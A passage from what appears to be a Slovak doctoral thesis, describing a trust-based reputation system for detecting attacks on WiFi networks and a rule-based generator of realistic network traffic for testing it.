Pri návrhu reputačného systému je potrebné dôkladne zvážiť vlastnosti, ktoré takýto systém musí obsahovať. Medzi hlavné vlastnosti resp. požiadavky na reputačný systém patria:

- Univerzálnosť – systém by mal pracovať s akýmkoľvek typom dát bez ohľadu na ich význam. Účelom by mala byť len analýza a rozhodovanie na základe vstupných informácií. V systéme by sa mali ukladať len dáta, ktoré priamo súvisia s výpočtom dôvery alebo rizika. Všetky ostatné údaje sa musia nachádzať v externých databázach. Prístup k týmto údajom musí byť v reálnom čase bez nežiadúcich zdržaní. Jednou z možností, ako splniť túto požiadavku je vhodná voľba údajov, ktoré sa budú vo vnútri systému udržiavať. Medzi najdôležitejšie údaje, ktoré bude systém uchovávať a spracovávať patria: identifikácia, hodnota dôveryhodnosti, hodnota rizika a údaj o čase.

- Modulárnosť – systém by malo byť možné rozširovať v schopnostiach výpočtu reputácie, tak i v typoch dát, ktoré má byť schopný spracovávať.

- Bezpečnosť – pod pojmom bezpečnosť sa v tomto prípade rozumie ochrana systému pred príjmom falošných informácií od okolitých entít a ochrana pred zahltením systému. Je nutné vytvoriť systém, ktorý by mal odolávať nepriaznivým vonkajším vplyvom, teda systém musí byť dostatočne robustný.
- Jednoduchosť – systém by mal byť jednoduchý na pochopenie a jednoduchý na správu.

V návrhu výpočtu reputácie a celého systému budeme vychádzať práve z vyššie definovaných požiadaviek.

6.4.5 Návrh reputačného systému

WiFi siete sú založené na bezdrôtovom prenose dát medzi prístupovým bodom a zariadeniami na sieti. Základnými predpokladmi pre nasadenie reputačného systému v týchto sieťach je zhromažďovať informácie o správaní sa jednotlivých entít po dlhý čas a zaistiť vhodnú spätnú väzbu. Entitou pre hodnotenie dôvery budú rôzne druhy dát získané zo špeciálne upravených prístupových bodov, pričom do výpočtu dôvery zahrnieme len dáta, ktoré sa v priebehu času menia, teda nie sú konštantné.

Reputačný systém pozostáva z troch základných častí:

- senzorová časť – zhromažďuje dáta o správaní sa určitej entity,
- hodnotiaca časť – získava dáta z jednotlivých senzorov a podľa určitých pravidiel hodnotí jednotlivé entity a stanovuje ich hodnotu reputácie,
- spätná väzba – zaisťuje reakciu systému podľa výslednej reputácie entity.

Spoľahlivé rozpoznanie identít jednotlivých entít reputačného systému je jednou z najdôležitejších častí reputačného systému. Vo svete mimo bezdrôtové siete sa pre rozlíšenie identít používajú kryptografickej identifikácie, biometrické prvky, prípadne iné, čo najviac presné spôsoby. Dôležitosť identifikácie spočíva hlavne v tom, že dôvera v danú entitu sa buduje dlhšiu dobu, a práve preto je vhodné dané entity čo najpresnejšie rozlíšiť. V bezdrôtových sieťach narážame na veľký problém, pretože rámce obsahujú len jeden identifikátor, a tou je MAC adresa, ktorú je veľmi jednoduché zmeniť. Práve preto sme v časti 6.3.2 pridali metódy, ktoré identifikujú zariadenia na základe iných vlastností, čím s určitou pravdepodobnosťou eliminujú tento problém.

Každá interakcia entity v čase musí byť zaznamená, pretože tieto interakcie budú použité pre procesy v reputačnom systéme, pričom platí, že čím viac relevantných informácií o danej entite získame, tým lepší bude výpočet dôvery. Informácie musia mať jak pozitívny tak negatívny charakter ovplyvňujúci hodnotu dôvery. V tomto prípade sú vstupom do reputačného výpočtu modely definujúce správanie entít navrhnuté v časti 6.3.

Samotné budovanie dôvery v danú entitu je založené na základe spoľahlivého rozpoznania identity entít a dostatočného počtu vstupných informácii (skúseností). Do výpočtu dôvery danej entity vstupuje tiež predchádzajúca hodnota dôvery, ktorej hodnota závisí na tom, ako sa entita správala v minulosti. Ak daná entita nebola identifikovaná je nutné ju zaviesť do systému s nejakou počiatočnou hodnotou dôvery.

Spätnou väzbou v navrhnutom reputačnom systéme bude vygenerovanie incidentu o nedôveryhodnosti danej entity, v prípade ak entita nezmenila svoju MAC adresu je možné implementovať ako spätnú väzbu zablokovanie stanice na úrovni prístupového bodu. Toto riešenie nie je optimálne, ale značne zvýši náročnosť realizácie útokov.

V ďalšej časti bude navrhovaný reputačný systém a jeho fungovanie popísané po formálnej stránke.

6.4.6 Formálna definícia výpočtu reputácie

Definícia 6.4. Množinu všetkých udalostí, ktoré vstupujú do reputačného systému budeme označovať ako E. Táto množina je konečná, pretože jednotlivé udalosti v systéme musia byť vopred definované. Príkladom udalosti je incident o útoku, alebo výstupná hodnota definovanej metriky, ktorá ovplyvňuje dôveru daného zariadenia.

$$E = \{e_1, e_2, \ldots, e_n\} \tag{6.7}$$

Definícia 6.5. Riziko nejakej udalosti e je definované intervalom nad množinou reálnych čísel. V našom prípade sa jedná o interval $\langle 0, 1\rangle$, pričom hodnoty nad 0.5 predstavujú akúsi príležitosť pre zlepšenie dôvery, naopak hodnoty menšie ako 0.5 negatívne ovplyvňujú dôveru.

$$r_e = \langle 0, 1\rangle \subset \mathbb{R} \tag{6.8}$$

Interval $\langle 0, 0.5)$ predstavuje riziko R_s významovo zhodné s definíciou tak ako ho poznáme z bezpečnosti informačných systémov, s tým rozdielom, že je to hodnota pravdepodobnosti s akou je možné využiť zraniteľné miesto, pričom táto hodnota je invertovaná a normalizovaná práve do tohoto intervalu.

$$r_e = \frac{1 - R_s}{2} \tag{6.9}$$

Definícia 6.6. Dôveryhodnosť producenta p, ktorý poskytuje hodnotenie daného zariadenia, je definovaná ako hodnota pravdepodobnosti s akou je poskytovaný výsledok pravdivý. Nulová hodnota značí dolnú hranicu nedôveryhodnosti producenta, a naopak hodnota pravdepodobnosti rovná jednej značí maximálnu dôveru. Hodnota rovná jednej je použitá v prípade lokálneho výpočtu dôvery.

$$d_p = \langle 0, 1\rangle \subset \mathbb{R} \tag{6.10}$$

Definícia 6.7. Dôvera v určitú entitu je definovaná intervalom $\langle 0, 1\rangle$ nad množinou reálnych čísiel. Hodnota 0.5 vyjadruje neutrálnu hodnotu, hodnota z intervalu $\langle 0.5, 1)$ vyjadruje mieru dôvery, a naopak hodnoty z intervalu $\langle 0, 0.5)$ vyjadrujú mieru nedôvery.

$$T = \langle 0, 1\rangle \subset \mathbb{R} \tag{6.11}$$

Definícia 6.8. Senzibilita udalosti e pre ľubovoľnú entitu je definovaná ako exponenciálna funkcia so základom a z intervalu $(0, 1)$, ktorej exponent je rovný hodnote počtu výskytov n_e udalosti e za určité časové okno.

$$S_e = a^{n_e} \tag{6.12}$$

Senzibilita je teda klesajúca exponenciálna funkcia, pričom hodnotu základu a určuje citlivosť počtu udalostí na hodnotu senzibility. Z definície funkcie je zrejmé, že jej limita je rovná nule.

$$\lim_{n_e \to \infty} a^{n_e} = 0 \tag{6.13}$$

Definícia 6.9. Skúsenosť v pozorovanom časovom intervale t je 5-ica $S = (e, r_e, n, d_p, S)$, kde

1. e je udalosť z množiny U,
2. r_e je riziko udalosti e,
3. n je počet výskytov udalosti e v časovom intervale t,
4. d_p je dôveryhodnosť producenta dát,
5. S_e je senzibilita ohodnocovanej entity na udalosť e.

Výpočet aktuálnej hodnoty dôvery pre danú entitu je vykonávaný funkciou, ktorá pracuje nad postupnosťou výskytov skúseností o veľkosti n. V praxi je použitá technika tzv. *sliding window*, kde okno o veľkosti n určuje, ktoré výskyty budú vstupom do výpočtu dôvery.

$$T_{c_{1,n}} = f_i(S_1, \ldots, S_k), 1 \leq k \leq n-1 \tag{6.14}$$

$$T_{c_{k,n}} = f_n(S_{k-n+1}, \ldots, S_k), k > n \tag{6.15}$$

kde $T_{c_{k,n}}$ reprezentuje dôveru vypočítanú z postupnosti o dĺžke n (dĺžka okna) končiaca skúsenosťou S_k (posledný výskyt).

Funkcia pre výpočet aktuálnej dôvery je v našom prípade definovaná ako aritmetický priemer hodnôt vypočítaných z jednotlivých skúseností danej postupnosti. Hodnota je vypočítaná ako súčin výsledku exponenciálnej funkcie počtu výskytov danej skúsenosti n_i so základom β a rizika udalosti ovplyvneného senzibilitou entity na danú udalosť a dôveryhodnosťou producenta. Konštanta β vyjadruje mieru vplyvu počtu udalostí v danom časovom okne na výpočet dôvery.

$$T_{c_{k,n}} = \frac{\sum_{i=k-n+1}^{k} \beta^{n_i} r_{e_i}(1 - Se_i)d_p}{n}, k > n \tag{6.16}$$

Aktuálnu hodnotu dôvery je následne nutné premietnuť do doteraz platnej hodnoty dôvery, musíme teda zaktualizovať pôvodnú hodnotu dôvery. Pred samotným výpočtom novej hodnoty dôvery je nutné výsledok výpočtu aktuálnej dôvery normalizovať pomocou zloženej funkcie definovanej nasledujúcim spôsobom :

$$N_t = \begin{cases} 0.01, & \text{keď } \omega < C_{untrust}; \\ 0.99, & \text{keď } \omega > C_{trust}; \\ 0.98\frac{C_{trust}-\omega}{C_{trust}-C_{untrust}} + 0.01, & \text{inak.} \end{cases} \tag{6.17}$$

kde

1. ω representuje aktuálnu hodnotu dôvery,
2. $C_{untrust}$ je hranica pod ktorú považujeme hodnotu dôvery za maximálne nedôveryhodnú,
3. C_{trust} určuje hranicu nad ktorú považujeme hodnotu dôvery za maximálne dôveryhodnú,
4. hodnoty z intervalu $\langle C_{untrust}, C_{trust} \rangle$ sú lineárnou funkciou z tohoto intervalu.

Hodnoty 0.01 a 0.99 boli vybrané ako minimálne resp. maximálne hodnoty z dôvery tak, aby sa blížili práve k hraničným hodnotám a reprezentovali rozumné minimum resp. maximum. Hodnoty boli zvolené na základe výskumu [40], ktorý sa zaoberal normalizáciou a dynamikou výpočtu dôvery v reputačných systémoch.

Nová hodnota dôvery sa vypočíta podľa rovnice:

$$T_{new} = \alpha T_{old} + (1 - \alpha)N_t, \tag{6.18}$$

kde α symbolizuje koeficient zotrvačnosti pôvodnej dôvery voči novo vypočítanej.

Definície 6.4 až 6.9 spolu s rovnicami pre výpočet dôvery a s jej aktualizáciou tvoria formálny popis reputačného systému. V nasledujúcej časti bude popísaný presný algoritmus ako celý systém pracuje.

6.5 Abstraktný algoritmus fungovania systému

Algoritmus 1 popisuje základné fungovanie systému, ukazuje spracovanie novej i existujúcej entity, spúšťa detekčné mechanizmy, vypočítava hodnotu dôvery, aktualizuje senzibilitu pre každú udalosť entity a generuje alarm pri poklese hodnoty dôvery pod nulovú úroveň. Základom je nekonečný cyklus systému, kde v každom cykle je nutné aktualizovať uložené odtlačky zariadení, čím sa získa pole obsahujúce aktuálne pripojené a historické entity v systéme.

Algoritmus 1 Abstraktný algoritmus fungovania systému

```
1:  function MainLoop
2:      updateFingerprintsAndLocation()          ▷ Compute fingerprints for all entities
3:      for each entity e do
4:          if !∃e = getEntity(MAC, Fingerprint) then      ▷ Find entity in the system
5:              e = CreateEntity(MAC, Fingerprint)
6:              T_e = InitTrustValue                        ▷ Assign initial trust value
7:              InitZeroSensibility()          ▷ Assign initial sensibility for all events
8:          else
9:              RunDetections(e)
10:             GetExternalEvents(e)
11:             UpdateTrust(e)
12:         end if
13:         if Sensibility data are 1 day old then
14:             for each defined events do
15:                 UpdateSensibility(e, event)
16:             end for
17:         end if
18:     end for
19:     for each entity e do
20:         if CurrentTrustValue(e) < C_Untrusted then
21:             TriggerAlert(e, event)
22:         end if
23:     end for
24: end function
```


V prípade, že systém entitu nepozná, je nutné ju vytvoriť a priradiť jej počiatočnú hodnotu dôvery a hodnoty senzibility pre každú možnú udalosť v systéme. Pre existujúce entity sa zo zachytených lokálnych dát vypočítajú hodnoty metrík, prípadne sa spustia detektory pracujúce nad týmito dátami. V nasledujúcom kroku si systém vyžiada informácie z externých zdrojov, ktorými sú systémy IDS, či detektory vyšších vrstiev a zaktualizuje sa hodnota dôvery pre túto entitu.

Súčasťou algoritmu je aktualizácia hodnoty senzibility entity pre každú definovanú udalosť v systéme. Senzibilita je aktualizovaná raz za deň, a to na základe historických dát.

Poslednou časťou algoritmu je detekcia entít, ktorých dôvera klesla pod hranicu nedôveryhodnosti.

6.6 Dátový model

Pri implementácii navrhnutého systému bol navrhnutý dátový model, ktorý zobrazuje ER-diagram na obrázku 6.3. Najdôležitejšou tabuľkou je *Entity* tabuľka, ktorý uchováva všetky unikátne výskyty zariadení na sieti, obsahuje MAC adresu a otlačok zariadenia. Na túto tabuľku sú následne napojené jednoduché tabuľky, ktoré vždy zachytávajú hodnoty dôvery, mobility, lokalizácie v určitom časovom okamihu (tabuľky *Trust*, *Mobility* a *Location*).



Obr. 6.3: Dátový model reputačného systému

Zachytené dáta sú ukladané do tabuľky *Captured_data*, ktorá obsahuje uložené L2 rámce spolu s presným časom uloženia, rozparsovanými atribútmi hlavičky. Tabuľka *Event* zobrazuje všetky definované udalosti vstupujúce do systému. Každá udalosť nesie zo sebou názov, typ a príslušné riziko. Hodnota senzibility na danú udalosť je pre každú entitu rozličná, preto je nutné túto závislosť modelovať pomocou tabuľky *Entity_Event*. Poslednou tabuľkou sú jednotlivé výskyty udalostí v čase pre každú entitu, ktoré zobrazuje tabuľka *Detection*.

6.7 Zhrnutie

Táto kapitola popísala návrh systému založeného na výpočte dôvery a reputácie, pomocou ktorého je možné analyzovať a detekovať útoky na bezdrôtové siete. Navrhnutý systém identifikuje entity na základe ich odtlačku a MAC adresy a následne tieto entity ohodnocuje na základe vypočítanej hodnoty dôvery. Systém je navrhnutý tak, aby pracoval na viacerých úrovniach sieťového modelu, avšak pri definícii detekčných mechanizmov sa táto práca obmedzila len na fyzickú a linkovú vrstvu WiFi sietí. Systém reflektuje resp. ukazuje výkyvy v správaní jednotlivých entít, udržuje históriu a detekuje prípadné podozrivé správanie alebo útoky na sieť. Výpočet hodnoty dôvery bol do značnej miery formalizovaný, pričom nadhľad nad fungovaním poskytol abstraktný algoritmus fungovania systému.

V nasledujúcej kapitole sa táto práca bude venovať experimentom nad vygenerovanou sieťovou komunikáciou. Dôležitou súčasťou kapitoly bude výber vhodných metrík pre výpočet dôvery a analýza útokov popísaných v predchádzajúcich kapitolách s analýzou útokov pomocou navrhnutého systému.

Kapitola 7

Experimentálne výsledky

Pre testovanie správnosti reputačných systémov je potrebné veľké množstvo dát ideálne z dlhšieho časového rámca. Získanie takýchto dát nie je vždy jednoduché. V rámci tejto kapitoly ukážeme existujúce generátory komunikácie a predstavíme návrh vlastného generátora sieťovej komunikácie založeného na definovaní pravidiel popisujúcich charakteristiku sieťovej komunikácie. Jadrom tejto kapitoly budú dva typy experimentov nad navrhnutým reputačným systémom. Prvým je výber vhodných metrík pre výpočet dôvery a druhým experimentom je analýza vybraných útokov nad navrhnutým systémom.

7.1 Existujúce generátory komunikácie

Generátory sieťovej komunikácie je možno rozdeliť do troch hlavných skupín:

1. generátory založené na modeloch,
2. generátory založené na reálnych dátach,
3. generátory určené pre testovanie sieťových zariadení.

V nasledujúcich častiach budú popísané hlavné myšlienky každého prístupu, ich výhody a nevýhody. Ku každej skupine bude uvedený súčasný stav v oblasti výskumu.

Generátory založené na modeloch

Generátory založené na modeloch využívajú stochastický model komunikácie, pri ktorom sú parametre modelu založené na prevádzkových charakteristikách nameraných údajov. Hlavnou nevýhodou tohto prístupu je použitie veľmi sofistikovaných a zložitých modelov na dosiahnutie vysokej presnosti. V mnohých prípadoch má model toľko parametrov, že ho nie je možné implementovať.

Článok [110] predstavil nové spôsoby generovania aplikačných protokolov pomocou štatistických modelov správania používateľa, pričom model generuje jednotlivé akcie priamo na úrovni používateľa na jeho stanici. Vzdialené služby sú emulované pomocou preskladnia reálnej komunikácie s vysokou úrovňou presnosti. Ich nástroj ovláda aplikácie na operačnom systéme MS Windows ako napríklad Internet Explorer alebo Outlook s cieľom generovať návštevnosť. Toto riešenie poskytuje veľmi malú rozmanitosť aplikačných protokolov a samotné generovanie závisí od platformy Windows.

Autori v článku [68] navrhli metódu s názvom *Event-driven Automata Synchronized Replay* (EAR), ktorá rieši reálne prehrávanie prenosu cez bezdrôtovú sieť. EAR transformuje zachytené pakety do sekvencie udalostí, ktoré sa riadia protokolom IEEE 802.11. Trojúrovňové automaty sa používajú na dosiahnutie kontroly opakovania paketov a na zaistenie synchronizácie na úrovni daného prostredia, teda so signálmi zachytenými v reálnom prostredí.

Článok [94] predstavil vyhodnotenie nástroja *LiTGen* – realistický model IP komunikácie určený pre generovanie komunikácie s presnými časovými vlastnosťami a výkonom. *LiTGen* konfrontujú s reálnymi dátami pomocou dvoch metód hodnotenia. Výsledok ich práce poukazuje na dôležitosť presného modelovania distribúcie náhodných premenných, ktoré sú zahrnuté v procese generovania. Tu je nutné zdôrazniť jednoduchosť IP modelu používaného v *LiTGen*, z čoho plynie, že umelo vyrobená sieťová komunikácia neodráža žiadny vzor správania.

Generátory založené na reálnych dátach

Generátory založené na reálnych dátach používajú dáta resp. merania z reálneho prostredia. Tento typ údajov obsahuje hlavičky a dáta skutočných paketov (rámcov), preto je zaručená autenticita a presnosť vygenerovanej komunikácie. Správne časovanie medzi paketmi striktne závisí od konkrétneho riešenia [84].

Problémom tohto prístupu sú otázky ochrany osobných údajov, čo je dôvod, prečo toto riešenie nemôže byť uplatniteľné na produkčnom prostredí. Tento prístup má mnohé nevýhody, hlavným nedostatkom je to, že komunikácia musí byť vytvorená v reálnom čase. Práve preto použitie tohoto prístupu nie je efektívne pre testovacie prípady väčšieho charakteru. Rozšíriteľnosť tohto prístupu je náročná z dôvodu nutnosti prepísať resp. vytvoriť nové skripty a pripraviť experimentálne prostredie so všetkými požadovanými aplikáciami, čo je veľmi časovo náročné.

Riešenie *Tmix* navrhnuté v [108] používa reálne zachytenú komunikáciu na sieti. Pre reprodukciu správneho časovania rámcov používa simulátor *ns2*. Algoritmus vytvára model TCP spojení zo zachytenej komunikácie, ktorý následne používa pre znovu použitie dát pri generovaní. Hlavnou nevýhodou tohto riešenia je absencia skutočného obsahu paketov.

Posledný výskum v tejto oblasti je článok *Multi-Functional Emulator for Traffic Analysis* [84], kde autori prezentovali systém emulácie komunikácie založený na správaní používateľov, ktorý využíva skutočné merania na dosiahnutie úplného užitočného zaťaženia a realistického časovania medzi paketmi. Napodobňujú sieťové aplikácie na rôznych platformách (Windows, Android) a rôzne technológie (drôtové, WiFi, 3g) pomocou vzdialeného ovládania týchto aplikácií. Emulátor potrebuje reálne spustené zariadenia a aplikácie, ktoré sú ovládané z definovaného modelu.

Generátory určené pre testovania sieťových zariadení

Generátory patriace do tejto kategórie predstavujú generátory paketov s vysokým výkonom. Článok [33] analyzuje štyri z najpoužívanejších generátorov komunikácie v tejto kategórii, jedná sa o generátory pod názvami RUDE [70], MGEN [24], KUTE [112]. Všetky riešenia v tejto kategórii majú vynikajúci výkon a presné časovanie, ale sú nevhodné pre generovanie rôznych typov komunikácií (TCP, UDP, HTTP, FTP a podobne).

Skoro všetky skúmané prístupy majú problém s pravosťou, nepresnosťou paketov a nesprávnym alebo nedostatočným časovaním, ktoré nezodpovedajú komunikácii na skutočnej sieti. V našom systéme sa zameriavame na generovanie komunikácie na základe definovaných pravidiel odpovedajúcim modelom správania, a zároveň sa zameriavame na presné medzi rámcové časovanie s realistickým dátovým obsahom. Generátor navrhnutý v nasledujúcej časti nie je určený pre výkonové testovanie sieťových zariadení v reálnom čase.

7.2 Návrh generátora sieťovej komunikácie

K účelu otestovania reputačného systému, ktorý pracuje primárne s dátami z prostredia bezdrôtových sietí, bol navrhnutý generátor sieťovej komunikácie. Hlavnou myšlienkou bolo vytvoriť riešenie pre generovanie sieťovej komunikácie v prostredí jak drôtových tak bezdrôtových sietí s možnosťou generovať rámce resp. pakety, ktoré budú autentické a zároveň presné. Cieľom je teda vytvoriť sieťovú komunikáciu, ktorá je takmer identická tej reálnej a zároveň je popísaná formou určitých pravidiel popisujúcich správanie jednotlivých entít. Tieto pravidlá sú následne použité pre generovanie žiadanej komunikácie. Nutnou podmienkou je to, že žiaden beh generátora nad rovnakou kolekciou pravidiel nemôže vygenerovať rovnakú komunikáciu.


Základným predpokladom pre fungovanie systému sú reálne dáta, ktoré sú uložené v súboroch vo formáte PCAP získané zachytením reálnej sieťovej komunikácie. Táto komunikácia slúži ako jeden zo vstupov do generátora, ktorý používa definovanú sadu pravidiel a pravdepodobnostné modely k tomu, aby vygeneroval komunikáciu skoro identickú a záro-

veň dostatočne náhodnú. Pri operácii generovania pôvodne zachytená komunikácia slúži ako zdroj dát, ale všetky relevantné hlavičky sú modifikované. Prototyp generátora momentálne podporuje protokoly HTTP (*Hyper Text Transport Protocol)* a HTTPS (*HTTP Secure protocol)*. Pridanie ďalších protokolov spočíva v nachytaní zdrojových dát a definovaní nových pravidiel. Táto funkcionalita umožňuje vytvoriť viaceré scenáre generovania pre neskoršiu analýzu alebo pre účely výskumu.

7.2.1 Architektúra generátora sieťovej komunikácie

Na základe nedostatkov uvedených v predchádzajúcej časti bol navrhnutý generátor sieťovej komunikácie, ktorý sa skladá z niekoľkých modulov, z čoho každý má špecifické použitie. Schému modulov generátora sieťovej komunikácie zobrazuje obrázok 7.1.

Prvou komponentou je kalendár *Calendar*, ktorý zaisťuje jednoduché vkladanie definícií jednotlivých modelov správania entít. Je to jednoduchá webová aplikácia obsahujúca pravidlá v čase definované časovým intervalom, dĺžkou trvania, použitým protokolom a ďalšími vlastnosťami, ktoré sú špecifické pre každý protokol. Príkladom je HTTP protokol, pri ktorom je nutné definovať objem prenášaných dát a počet cieľových IP adries. Tento modul používa SQL databázu pre uloženie jednotlivých pravidiel, metadát a kúskov reálnej komunikácie v nespracovanej podobe.



Obr. 7.1: Schéma modulov generátora sieťovej komunikácie

Hlavnou komponentou je *Core module*, ktorého vstupom je databáza zachytených súborov vo formáte PCAP a informácie z modulu kalendár. Vstupné dáta sú spracované a

na základe pravidiel z kalendára je vygenerovaných niekoľko čiastkových častí komunikácie *Atomic trace*, ktoré sú následne spojené do výslednej komunikácie. Modul obsahuje niekoľko pod-modulov, ktoré sa špecificky starajú o konkrétny typ protokolu. Modul sa zároveň stará o zaistenie nízko úrovňových protokolov ako napríklad DNS, DHCP a iné.

Súčasťou hlavného komponentu je i *modul pre generovanie HTTP komunikácie*, ktorý sa dá rozdeliť na niekoľko súčastí:

- *Randomizer* – pracuje na nízkoúrovňovej kooperácii z databázou uložených PCAP súborov. Zabezpečuje vrstvu medzi uloženou komunikáciou a jadrom generátora, čím je zaistené jednoduché a transparentné načítavanie uložených dát. *Randomizer* číta pakety z náhodne vybraných súborov. Rozhodnutie zmeniť zdrojový súbor je zaistené ostatnými modulmi v závislosti na stave generovania komunikácie, a to z dôvodu zachovania jednotnosti tokov zachytených v jednom súbore. Zmeniť zdrojový súbor je možné len po dokončení operácie spracovania požiadavky na zdrojové dáta z iných modulov.

- *Selector* – je použitý k filtrovaniu prichádzajúcich paketov z modulu *Randomizer*. Týmto modulom je zaistené, že paket musí odpovedať danému pravidlu a zároveň je zachovaný jeho reálny pôvod. Inak povedané, pokým sa nenájde paket, ktorý by spĺňal podmienky pravidla, systém neprejde na spracovanie ďalšieho pravidla.

- *Header rewriter* – táto časť je zodpovedná za prepis hlavičiek sieťovej, transportnej a aplikačnej vrstvy TCP/IP protokolu. Všetky IP adresy prichádzajúcich spojení sú nahradené náhodou IP adresou, DNS komunikácia je nanovo vygenerovaná, upravené sú i hlavičky HTTP protokolu GET a POST.


- *Finalizer* – posledný krokom v procese generovania HTTP komunikácie je finalizovanie paketov, teda modifikácia CRC kontrolných súčtov, časových značiek (Timestamp) práve vygenerovaných paketov. Táto operácia je dôležitá z dôvodu zachovania správnosti sieťovej komunikácie a zároveň umožňuje systému vykonať operáciu spojenia na základe modifikovanej časovej značky. Výstupom tohoto modulu je validná a dostatočne náhodná sieťová komunikácia.

Jedným z hlavných kritérií pre generovanie komunikácie v prostredí bezdrôtových sietí je variabilná zmena signálu a mobilita entít, ktorá sa líši v závislosti od mobility stanice. V sieti existujú zariadenia z rôznou mierou mobility. Príkladom sú mobilné telefóny a tablety, ktorých miera mobility je vysoká, presúvajú sa medzi prístupovými bodmi a menia smer otočenia takmer neustále. Toto správanie má za dôsledok veľké výkyvy v sile signálu.

Modul *WiFi module* dokáže simulovať mobilitu entít dvoma rozličnými spôsobmi:

- zmena prístupového bodu – pohyb stanice medzi prístupovými bodmi,

- zmena pozície a natočenia stanice – zmena hodnôt sily signálu v RadioTap hlavičke.



